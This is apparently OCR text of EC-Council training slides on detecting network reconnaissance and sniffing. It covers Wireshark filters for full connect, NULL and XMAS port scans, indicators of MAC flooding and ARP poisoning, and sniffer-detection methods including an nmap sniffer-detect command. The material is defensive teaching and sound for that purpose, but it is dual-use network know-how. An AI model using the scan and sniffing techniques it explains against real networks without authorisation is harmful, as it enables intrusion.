Detecting Reconnaissance Attacks: Port Scanning Attempts (Cont'd)

Full Connect Scan Attempts

- In a TCP full connect scan, attackers perform complete three-way handshake to find open ports on the target system
- A TCP full connect scan can be recognized using the same methods used for detecting stealth scan attempts
- To detect a full connect scan using the Wireshark tool, check for **SYN**, **SYN+ACK**, and **RST+ACK** packets or **ICMP type 3** packets



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting Reconnaissance Attacks: Port Scanning Attempts (Cont'd)

Null Scan Attempts


- In a NULL port scan, attackers send TCP packets without setting a flag on them
- A response containing an RST packet indicates that the port is closed, while no response indicates that the port is open or filtered
- Use the following filter to view the packets moving without a flag: `TCP.flags==0x000`

XMAS Scan Attempts

- In a TCP XMAS scan, attackers send packets with the FIN, PSH, and URG TCP flags and wait for the response
- A response containing an RST packet indicates that the port is closed, while no response indicates that the port is open or filtered
- To detect XMAS scan attempts, use the following filter to view packets with the FIN, PSH, and URG TCP flags: `TCP.flags==0X029`



Null Scan



XMAS Scan

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Reconnaissance Attacks: Social Engineering Attempts

- Incident responders must take **appropriate measures** to proactively detect various social engineering attempts and protect organizations from potential attacks, data theft, loss of reputation, and operational disruption

Detecting Social Engineering Attempts

1. Identify phishing and spam emails from unknown sources
2. Identify access to untrusted phishing websites
3. Identify unregulated access to sensitive information
4. Identify employees with insufficient security training
5. Identify suspicious behavior of employees
6. Identify unknown calls to help desks


hide01.ir

- There is no specific security mechanism that can provide protection against social engineering techniques used by attackers
- **Educate employees** on how to recognize and respond to social engineering attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Sniffing and Spoofing Attacks: MAC Flooding Attempts


- Wireshark detects MAC flooded packets using the **Expert Information** window
- Wireshark considers these to be **malformed** packets
- To view these malformed packets, go to the **Analyze** menu and select **Expert Information**
- The **signs** of MAC flooding can be detected by analyzing the source IP, destination IP, and TTL values
- Check if the traffic is originating from various IP addresses to the same destination IP addresses with the same TTL values
- This is an **indication** of MAC flooding attempt on the network




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Sniffing and Spoofing Attacks: ARP Poisoning Attempts

- In an ARP poisoning attack, the attacker's MAC address is associated with the IP address of either the target host or several hosts in the target network
- Check for a "**Duplicate IP address configured**" messages in the Warnings tab in Wireshark
- To locate duplicate IP address traffic, use the Wireshark filter: `arp.duplicate-address-detected`
- Use tools such as **Capsa Portable Network Analyzer**, **ArpON**, and **ARP AntiSpoofer** to detect ARP-based attacks in a network





https://www.colasoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Sniffing and Spoofing Attacks: Other Sniffing Detection Techniques

Check Devices Running in Promiscuous Mode

- The promiscuous mode allows a network device to **intercept and read each network packet** that arrives in its entirety
- You need to **check the machines running** in the promiscuous mode



Run IDS

- **Run IDS** and check if the **MAC address** of any machine has changed (Example: router's MAC address)
- IDS can alert the administrator about **suspicious activities**



Network Tools


- Run network tools such as **Capsa Portable Network Analyzer** to monitor the network for detecting strange packets
- This tools enables the **collection**, **consolidation**, **centralization**, **and analysis of traffic data** across different network resources and technologies



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Sniffing and Spoofing Attacks: Other Sniffing Detection Techniques (Cont'd)


Ping Method



- A ping request is sent to the suspect machine with its IP address and **incorrect MAC address**. The Ethernet adapter rejects it owing to incorrect MAC address, whereas the suspect machine running the **sniffer responds** to it because it does not reject packets with a different MAC address

DNS Method

- Most sniffers perform **reverse DNS lookups** to identify machines from their IP address




- A machine generating **reverse DNS lookup traffic** is likely to be running a sniffer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Sniffing and Spoofing Attacks: Other Sniffing Detection Techniques (Cont'd)

ARP Method

- Only the machine in the promiscuous mode (machine C) **caches ARP information** (IP and MAC address mapping)
- A machine in the promiscuous mode **responds to the ping message** because it contains correct information about the host sending **ping requests** in its cache; the remaining machines send an ARP probe to identify the source of ping request



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting Sniffing and Spoofing Attacks: Other Sniffing Detection Techniques (Cont'd)

Using Promiscuous Detection Tools

Nmap


- Nmap's NSE script allows you to check if the network card of a system on a local Ethernet is in the **promiscuous mode**

```
nmap --script=sniffer-detect [Target IP Address/Range of IP addresses]
```



NetScan Tools Pro

- NetScanTools Pro includes a **Promiscuous Mode Scanner** tool to scan subnets for network interfaces listening for all Ethernet packets in the promiscuous mode



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting Firewall and IDS Evasion Attempts: Intrusion Detection Using Snort

